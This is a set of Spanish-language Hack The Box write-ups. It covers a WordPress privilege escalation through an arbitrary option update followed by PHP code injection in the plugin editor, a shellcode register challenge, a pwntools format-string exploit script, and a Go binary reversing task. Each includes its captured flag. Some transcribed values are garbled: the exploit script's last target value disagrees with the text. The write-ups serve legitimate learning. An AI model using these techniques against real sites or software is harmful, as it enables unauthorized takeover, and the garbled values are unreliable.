

Desafío Web 1

 Write-up: Nieve Silenciosa (Silent Snow) - Hack The Box

 Conceptos Clave Aprendidos

- **Análisis de Caja Blanca (White Box):** El desafío proporcionó el código fuente, permitiendo auditar plugins personalizados en busca de errores lógicos.
- **Bypass de `is_admin()`:** Se aprendió que la función `is_admin()` de WordPress no verifica si el usuario es administrador, sino si se está cargando una página administrativa (como `admin-ajax.php`). Esto permitió acceder a funciones restringidas sin estar autenticado.
- **Arbitrary Option Update:** La vulnerabilidad crítica residía en el uso inseguro de `update_option()`, permitiendo a un atacante modificar cualquier configuración de la base de datos de WordPress (tabla `wp_options`).
- **Elevación de Privilegios:** Modificando las opciones `users_can_register` y `default_role`, convertimos un registro público en una creación de cuenta de Administrador.
- **RCE (Remote Code Execution):** Uso del editor de temas/plugins nativo de WordPress para injectar código PHP malicioso y ejecutar comandos del sistema.

 Paso a Paso de la Solución

1. Reconocimiento y Análisis de Código

Al revisar la estructura de archivos, se identificó un plugin personalizado en `src/plugins/my-plugin/my-plugin.php`. Se encontraron dos fallos críticos:

- Un hook en `init` que permitía acceder a la función `admin_page` simplemente pasando el parámetro GET `?settings`.
- Dentro de `admin_page`, una validación débil (`check_admin_referer`) y una llamada a `update_option($_POST['my_plugin_action'], ...)` que aceptaba inputs controlados por el usuario.

2. Obtención del Nonce (Token de Seguridad)

Para interactuar con el formulario vulnerable, se necesitaba un `nonce`. Dado que el script generaba uno para el usuario actual (incluso no autenticado), se obtuvo visitando:


<http://IP:PUERTO/wp-admin/admin-ajax.php?settings=1> Se inspeccionó el código fuente y se extrajo el valor del campo oculto `my_plugin_nonce`.

My Plugin Settings

Theme Mode

Select Mode Light Mode ▾

Save Changes Reset to Default



```
<div class="wrap">
<h1>My Plugin Settings</h1>
<div class="card">
  <h2>Theme Mode</h2>
  <form method="post" action="">
    <input type="hidden" id="my_plugin_nonce" name="my_plugin_nonce" value="a3b15c9dfe" />
    <tr valign="top">
      <th scope="row">Select Mode</th>
```

3. Explotación (Elevación de Privilegios)

Utilizando **Burp Suite** (o cURL), se enviaron peticiones POST al endpoint vulnerable para reconfigurar el sitio:

- **Paso A - Habilitar Registro:**
 - `my_plugin_action: users_can_register`
 - `mode: 1`
- **Paso B - Hacer Admin a los nuevos usuarios:**
 - `my_plugin_action: default_role`
 - `mode: administrator`

Request	Response
<pre>Pretty Raw Hex POST /wp-admin/admin-ajax.php?settings=1 HTTP/1.1 Host: 154.57.164.74:30322 Content-Length: 75 Cache-Control: max-age=0 Accept-Language: es-ES,es;q=0.9 Origin: http://154.57.164.74:30322 Content-Type: application/x-www-form-urlencoded Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/141.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://154.57.164.74:30322/wp-admin/admin-ajax.php?settings=1 Accept-Encoding: gzip, deflate, br Connection: keep-alive my_plugin_nonce=a3b15c9dfe&my_plugin_action=default_role&mode=administrator</pre>	<pre>Pretty Raw Hex Render 1 HTTP/1.1 200 OK 2 Date: Fri, 19 Dec 2025 18:55:01 GMT 3 Server: Apache/2.4.65 (Debian) 4 X-Powered-By: PHP/8.3.28 5 Vary: Accept-Encoding 6 Content-Length: 1392 7 Keep-Alive: timeout=5, max=100 8 Connection: Keep-Alive 9 Content-Type: text/html; charset=UTF-8 10 11 <div class="updated"> 12 <p> 13 Mode saved.</pre>

4. Acceso y Ejecución de Código

1. Se accedió a `/wp-login.php?action=register` y se creó un nuevo usuario.
2. Al iniciar sesión, se confirmó el acceso al panel de **Administrador**.

3. Se navegó a **Plugins > Plugin File Editor**.
4. Se editó el plugin "Hello Dolly" inyectando el payload:
`system('cat /flag.txt');`
5. Se activó el plugin, lo que ejecutó el comando.

Editing Akismet Anti-spam: Spam Protection (inactive)

File: akismet/akismet.php

Selected file content:

```
1 system('cat /flag.txt');
```


File edited successfully.

Update File

5. Captura de la Bandera

El contenido del archivo `flag.txt` se imprimió en la cabecera de la respuesta HTML (visible en el código fuente o inspeccionando el DOM).

Flag: `HTB{nselwick_t0wn_7ffa22387b0a740b324fb7399c0fb69}`



Desafío Pwn 1

Write-up: SHL33T - HackTheBox Challenge

🧠 Conceptos Clave Aprendidos

- **Registros del CPU (EBX):** Son pequeñas áreas de almacenamiento ultra-rápido dentro del procesador. En este reto, manipulamos el registro **EBX**, comúnmente usado para manejo de datos o punteros base en arquitecturas x86/x64.
- **Instrucción SHL (Shift Left):** Es una operación a nivel de bits. Mueve los bits de un registro hacia la izquierda, llenando los huecos con ceros. Matemáticamente, equivale a multiplicar por potencias de 2.
- **Shellcode / Opcode:** El procesador no entiende texto como "shl", entiende números hexadecimales (Opcodes). Tuvimos que traducir nuestras instrucciones a "lenguaje máquina" (**\xc1...**) para inyectarlas.
- **Instrucción RET (Return):** Crucial para el flujo del programa. Después de ejecutar nuestro código inyectado, necesitamos **RET** (**\xc3**) para devolver el control al verificador del programa y que este nos entregue la flag.

🔧 Solución Paso a Paso

1. Reconocimiento y Análisis Estático

Primero identificamos el tipo de archivo y buscamos pistas legibles dentro del binario.

- **Comando: file shl33t**
 - *Resultado:* Binario ELF 64-bit (Linux), "not stripped" (símbolos de depuración presentes).
- **Comando: strings shl33t**
 - *Hallazgo:* Encontramos la lógica del reto en texto plano: "*It should be ebx = 0x13370000 instead!*".

```
tobis33@DESKTOP-4IQM7G2:/mnt/c/Users/Usuario/Downloads/challenge$ file shl33t
shl33t: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=d6bd527die1ffe23cd8cde17a97cf771c50738e7, for GNU/Linux 3.2.0, not stripped
tobis33@DESKTOP-4IQM7G2:/mnt/c/Users/Usuario/Downloads/challenge$ strings shl33t
```

```
tobi33@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenge3$ strings sh133t
/lib64/ld-linux-x86-64.so.2
mgua
setvbuf
stdin
puts
 perror
__stack_chk_fail
exit
putchar
fflush
system
strlen
read
usleep
stdout
__libc_start_main
vsprintf
_cxa_finalize
signal
strtoul
mmap
alarm
libc.so.6
GLIBC_2.4
GLIBC_2.34
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
_gmon_start_
_ITM_registerTMCloneTable
PTE1
iu+UH
[1;33m
[1;34m
'Nibbletop
%]
[1;31m
[1;32m
[%d;%dH
ARE YOU MOCKING ME WITH THE ELVES?!
These elves are playing with me again, look at this mess: ebx = 0x00001337
It should be ebx = 0x13370000 instead!
Please fix it kind human! SHLeet the registers!
mmap
No input given!
HOORAY! You saved Christmas again!! Here is your prize:
cat flag.txt
Christmas is ruined thanks to you and these elves!
g*3g"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
Scrt1.o
`__abi_tag
crtstuff.c
_deregister_tm_clones
`__do_global_dtors_aux
completed.0
__do_global_dtors_aux_fini_array_entry
frame_dummy
`__frame_dummy_init_array_entry
`__
```

2. Análisis Dinámico y Lógica

Ejecutamos el binario para entender su comportamiento.

- **Observación:** El programa toma nuestra entrada y la ejecuta directamente como código máquina.
- **El Problema:** El registro **EBX** valía **0x00001337** y debía valer **0x13370000**.
- **La Matemática:** Para mover el valor hexadecimal 4 posiciones a la izquierda (de **1337** a **13370000**), necesitamos desplazar 16 bits (4 dígitos hex × 4 bits cada uno).

3. Construcción del Exploit (Payload)

Creamos el código en ensamblador y lo tradujimos a Opcodes (Hexadecimal).

- **Instrucción 1 (Acción):** **shl ebx, 16**
 - **Opcode:** **\xc1\xe3\x10**
- **Instrucción 2 (Control):** **ret** (Para volver al programa principal y evitar un *crash*).
 - **Opcode:** **\xc3**

Payload Final: \xc1\xe3\x10\xc3

4. Explotación

Usamos Python para inyectar los bytes no imprimibles a través de una tubería (**pipe**) hacia la conexión del servidor (**netcat**).

Comando final utilizado:

Bash

```
python3 -c 'import sys; sys.stdout.buffer.write(b"\xc1\xe3\x10\xc3")' | nc 154.57.164.75 31179
```

```
tobi33@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenge3$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xc1\xe3\x10\xc3")' | nc 154.57.164.75 31179
Nibbletop] These elves are playing with me again, look at this mess: ebx = 0x00001337
Nibbletop] It should be ebx = 0x13370000 instead!
Nibbletop] Please fix it kind human! SHLeet the registers!
$ [Nibbletop] HOORAY! You saved Christmas again!! Here is your prize:
HTB{sh1ft_2_th3_l3ft_sh1ft_2_th3_r1ght_b7442e54c4dfc44e12d043650a12ae2d}tobi33@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenge3$ ..
```

Resultado: El servidor ejecutó la instrucción, verificó el registro EBX modificado y devolvió la flag: HTB{sh1ft_2_th3_l3ft_sh1ft_2_th3_r1ght_b7442e54c4dfc44e12d043650a12ae2d}.

Desafío Pwn 2

Write-up: Feel My Terror - Hack The Box (Pwn)

Desafío: Feel My Terror - Sponsored by Ynov Campus

Categoría: Pwn / Binary Exploitation

Dificultad: Easy

Herramientas: GDB, Python (pwntools), Netcat.

Conceptos Claves Aprendidos

1. **Format String Vulnerability (Vulnerabilidad de Cadena de Formato):** Ocurre cuando se pasa input de usuario directamente a funciones como `printf()` sin especificar un formato (ej. `%s`). Esto permite al atacante leer del Stack (`%p`) o escribir en memoria arbitraria (`%n`).
2. **Arbitrary Memory Write (Escritura Arbitraria):** Uso del especificador `%n` para sobrescribir valores en direcciones de memoria específicas, alterando la lógica interna del programa.
3. **Reverse Engineering con GDB:** Análisis del código ensamblador para entender la lógica de validación (`cmp`, `jne`) y encontrar direcciones de variables globales.
4. **Payload Optimization:** Uso de técnicas (`short writes`) para reducir el tamaño del exploit y evadir limitaciones de buffer.

Paso a Paso de la Resolución

1. Reconocimiento y Detección

- Se analizó el binario `feel_my_terror`. Al ejecutarlo, el programa repetía (echo) el input del usuario.
- **Prueba de Fuzzing:** Se envió la cadena `%p %p %p %p`.
- **Resultado:** El programa devolvió direcciones de memoria del Stack (ej. `0x7ff...`), confirmando la vulnerabilidad de **Format String**.

2. Obtención del Offset

- Para saber en qué posición del Stack estaba nuestro input, enviamos: `AAAA %p %p %p %p %p`.
 - Se identificó el patrón `0x41414141` (hexadecimal de 'AAAA') en la **posición 6**.
 - **Offset confirmado:** 6.

3. Ingeniería Inversa (Análisis Estático/Dinámico)

- Se usó **GDB** para desensamblar el binario (`disassemble main` y `disassemble check_db`).
 - **Hallazgo Crítico:** La función `check_db` comparaba 5 variables globales con valores hexadecimales específicos ("magic numbers") para liberar la flag.
 - Se extrajeron las direcciones de memoria de destino y los valores requeridos:
 - `0x40402c` -> `0xdeadbeef`
 - `0x404034` -> `0x1337c0de`
 - `0x40403c` -> `0xf337babe`
 - `0x404044` -> `0x1337f337`

- 0x40404c -> 0xfadeeeeed

4. Desarrollo del Exploit (PwnTools)

- Se creó un script en Python utilizando la librería `pwnools`.
- Se utilizó `fmtstr_payload` para calcular automáticamente los caracteres necesarios para sobrescribir las 5 direcciones con los valores deseados usando el offset 6.
- **Obstáculo:** El payload generado era demasiado grande para el buffer del programa (>197 bytes), causando un crash antes de tiempo.
- **Solución:** Se aplicó `write_size='short'` en la generación del payload para escribir byte a byte y reducir el tamaño del ataque.

5. Ejecución y Flag

- El script modificó exitosamente la memoria del proceso remoto.
- La función `check_db` validó los valores injectados como correctos.
- El servidor entregó la flag antes de cerrar la conexión.

Flag: HTB{1_l0v3_chr15tm45_&_h4t3_fmt}

```
tobi33@DESKTOP-4TQM/G2:/mnt/c/Users/Usuario/Downloads/challenge4$ python3 exploit.py
[+] Opening connection to 154.57.164.74 on port 31013: Done
Nueva longitud del payload: 200
[*] Switching to interactive mode

[Nibbletop] I hope the addresses you gave me are correct..
```



```
Nibbletop] Checking the database...                                         0aaaabaa<@@
Nibbletop] Thanks a lot my friend <3. Take this gift from me:
HTB{1_l0v3_chr15tm45_&_h4t3_fmt}
[*] Got EOF while reading in interactive
```

💻 Snippet del Exploit Final

Python
from pwn import *

```
# 1. Configuración
HOST = '154.57.164.74' # <--- Asegúrate que esta IP siga activa (o reinicia el docker)
PORT = 31013           # <--- Revisa el puerto también
exe = './feel_my_terror'
elf = context.binary = ELF(exe, checksec=False)
```

```
# 2. Conexión
p = remote(HOST, PORT)
```

```
# 3. Datos
```

```
offset = 6
writes = {
    0x40402c: 0xdeadbeef,
    0x404034: 0x1337c0de,
    0x40403c: 0xf337babe,
    0x404044: 0x1337f337,
    0x40404c: 0xfaaaaaaaaaaaaaaaaaaaaa
}

# 4. Generar Payload COMPRIMIDO
# Agregamos write_size='short' para que ocupe menos espacio
payload = fmtstr_payload(offset, writes, write_size='short')

print(f"Nueva longitud del payload: {len(payload)}")

# Verificación de seguridad
if len(payload) > 201:
    log.error("¡El payload sigue siendo demasiado grande! Necesitamos un plan B.")
else:
    # 5. Ataque
    p.recvuntil(b'> ')
    p.sendline(payload)
    p.interactive()
```

Desafío Reversing 2

Writeup: Starshard Reassembly (HackTheBox Challenge)

Categoría: Reverse Engineering (Ingeniería Inversa)

Lenguaje: Go (Golang)

Plataforma: macOS (Mach-O 64-bit)

Conceptos Claves Aprendidos

- **Análisis Estático:** La capacidad de entender qué hace un programa sin ejecutarlo, vital cuando analizamos malware o binarios de otras arquitecturas/sistemas operativos.
- **Go Reversing:** Los binarios de Go suelen ser grandes y estáticos. Las funciones suelen mantener sus nombres originales (símbolos), lo que facilita el reconocimiento lógico (ej. ver `main.R0` ayuda a entender la estructura).
- **OpCodes (Código de Máquina):** Entender que las instrucciones de ensamblador (`MOV`, `RET`) tienen una representación hexadecimal directa (`B8`, `C3`) permite buscar patrones a bajo nivel usando expresiones regulares, ignorando la necesidad de desensambladores complejos.
- **Python para Binarios:** El uso de librerías estándar (`re`, `open` en modo `rb`) permite manipular ejecutables como si fueran archivos de texto, una técnica poderosa para extracción de datos (scraping) en binarios.

1. Análisis Inicial y Reconocimiento

Se identificó que el archivo `memory_minder` es un ejecutable binario para arquitectura macOS compilado en Go. Al no disponer de un entorno Mac para ejecutarlo (análisis dinámico), se procedió enteramente con **análisis estático**.

Utilizando el comando `strings`, se revelaron nombres de funciones sospechosas:

```
Bash
strings memory_minder | grep "main\."
```

Hallazgo: Se encontraron múltiples referencias a funciones estructuradas como `main.R0.Expected`, `main.R1.Expected`... hasta `main.R27.Expected`. Esto sugirió que la flag estaba fragmentada y cada función "esperaba" (`Expected`) devolver un carácter específico de la misma.

```
tobi33@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenge5$ r2 memory_minder
[0x01072560]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references (ao)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x01072560]> afl ~Expected
0x010a7200    6 48          sym._main._R0_.Expected
0x010a7280    6 48          sym._main._R1_.Expected
0x010a7700    6 48          sym._main._R10_.Expected
0x010a7780    6 48          sym._main._R11_.Expected
0x010a7800    6 48          sym._main._R12_.Expected
0x010a7880    6 48          sym._main._R13_.Expected
0x010a7900    6 48          sym._main._R14_.Expected
0x010a7980    6 48          sym._main._R15_.Expected
0x010a7a00    6 48          sym._main._R16_.Expected
0x010a7a80    6 48          sym._main._R17_.Expected
0x010a7b00    6 48          sym._main._R18_.Expected
0x010a7b80    6 48          sym._main._R19_.Expected
0x010a7300    6 48          sym._main._R2_.Expected
0x010a7c00    6 48          sym._main._R20_.Expected
0x010a7c80    6 48          sym._main._R21_.Expected
0x010a7d00    6 48          sym._main._R22_.Expected
0x010a7d80    6 48          sym._main._R23_.Expected
0x010a7e00    6 48          sym._main._R24_.Expected
0x010a7e80    6 48          sym._main._R25_.Expected
0x010a7f00    6 48          sym._main._R26_.Expected
0x010a7f80    6 48          sym._main._R27_.Expected
0x010a7380    6 48          sym._main._R3_.Expected
0x010a7400    6 48          sym._main._R4_.Expected
0x010a7480    6 48          sym._main._R5_.Expected
0x010a7500    6 48          sym._main._R6_.Expected
0x010a7580    6 48          sym._main._R7_.Expected
0x010a7600    6 48          sym._main._R8_.Expected
0x010a7680    6 48          sym._main._R9_.Expected
0x010a6380    1 6          sym._main.R0.Expected
0x010a63c0    1 6          sym._main.R1.Expected
0x010a6600    1 6          sym._main.R10.Expected
0x010a6640    1 6          sym._main.R11.Expected
0x010a6680    1 6          sym._main.R12.Expected
0x010a66c0    1 6          sym._main.R13.Expected
0x010a6700    1 6          sym._main.R14.Expected
0x010a6740    1 6          sym._main.R15.Expected
0x010a6780    1 6          sym._main.R16.Expected
0x010a67c0    1 6          sym._main.R17.Expected
0x010a6800    1 6          sym._main.R18.Expected
0x010a6840    1 6          sym._main.R19.Expected
0x010a6400    1 6          sym._main.R2.Expected
0x010a6880    1 6          sym._main.R20.Expected
0x010a69c0    1 6          sym._main.R21.Expected
```

2. Análisis de Ensamblador (Assembly)

Se teorizó sobre cómo se ve una función simple que retorna un carácter constante en código máquina (OpCodes) para arquitectura x86-64:

- Instrucción `MOV EAX, [VALOR]`: Mueve el carácter al registro de retorno. Hex: `B8 XX 00 00 00`.
- Instrucción `RET`: Retorna de la función. Hex: `C3`.

Patrón de bytes buscado: `\xb8(.)\x00\x00\x00\xc3`

```
[0x01072560]> s sym.main._R0_.Expected
Cannot seek to unknown address 'sym.main._R0_.Expected'
[0x01072560]> s sym._main._R0_.Expected
[0x010a7200]> pdf
48: sym._main._R0_.Expected (int64_t arg_10h);
    ; arg int64_t arg_10h @ rsp+0x10
    0x010a7200      55          push rbp
    0x010a7201      489e5       mov rbp, rsp
    0x010a7204      4d8b6620   mov r12, qword [r14 + 0x20]
    0x010a7208      4d85e4     test r12, r12
    0x010a720b      7512        jne 0x10a721f
    ; CODE XREFS from sym._main._R0_.Expected @ 0x10a7228, 0x10a722e
    0x010a720d      4885c0     test rax, rax
    0x010a7210      7407        je 0x10a7219
    0x010a7212      b848000000  mov eax, 0x48           ; 'H' ; 72
    0x010a7217      5d          pop rbp
    0x010a7218      c3          ret
    ; CODE XREF from sym._main._R0_.Expected @ 0x10a7210
    0x010a7219      e84273f6ff  call sym._runtime.panicwrap
    0x010a721e      90          nop
    ; CODE XREF from sym._main._R0_.Expected @ 0x10a720b
    0x010a721f      4c8d6c2410  lea r13, [arg_10h]
    0x010a7224      4d392c24   cmp qword [r12], r13
    0x010a7228      75e3        jne 0x10a720d
    0x010a722a      49892424   mov qword [r12], rsp
    0x010a722e      ebdd        jmp 0x10a720d
[0x010a7200]>
```

3. Extracción Automatizada (Scripting)

Dado que herramientas como `objdump` presentaban incompatibilidad con el formato Mach-O en Linux, se utilizó un "one-liner" de Python para escanear los bytes crudos del binario y extraer los caracteres ocultos dentro de las instrucciones `MOV`.

Comando utilizado:

Bash

```
python3 -c "import re; print(b''.join(re.findall(b'\xb8(.)\x00\x00\x00\xc3', open('memory_minder', 'rb').read()))).decode('utf-8'))"
```

4. Resultado

El script extrajo una secuencia de caracteres donde, tras limpiar basura del output (funciones booleanas que retornaban 1), se reveló la bandera final:

```
tob133@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenges$ python3 -c "import re; print(b''.join(re.findall(b'\xb8(.)\x00\x00\x00\xc3', open('memory_minder', 'rb').read()))).decode('utf-8'))"
HTB{M3M0RY_R3W1D_SN0WGL0B3}
```

Flag: `HTB{M3M0RY_R3W1D_SN0WGL0B3}`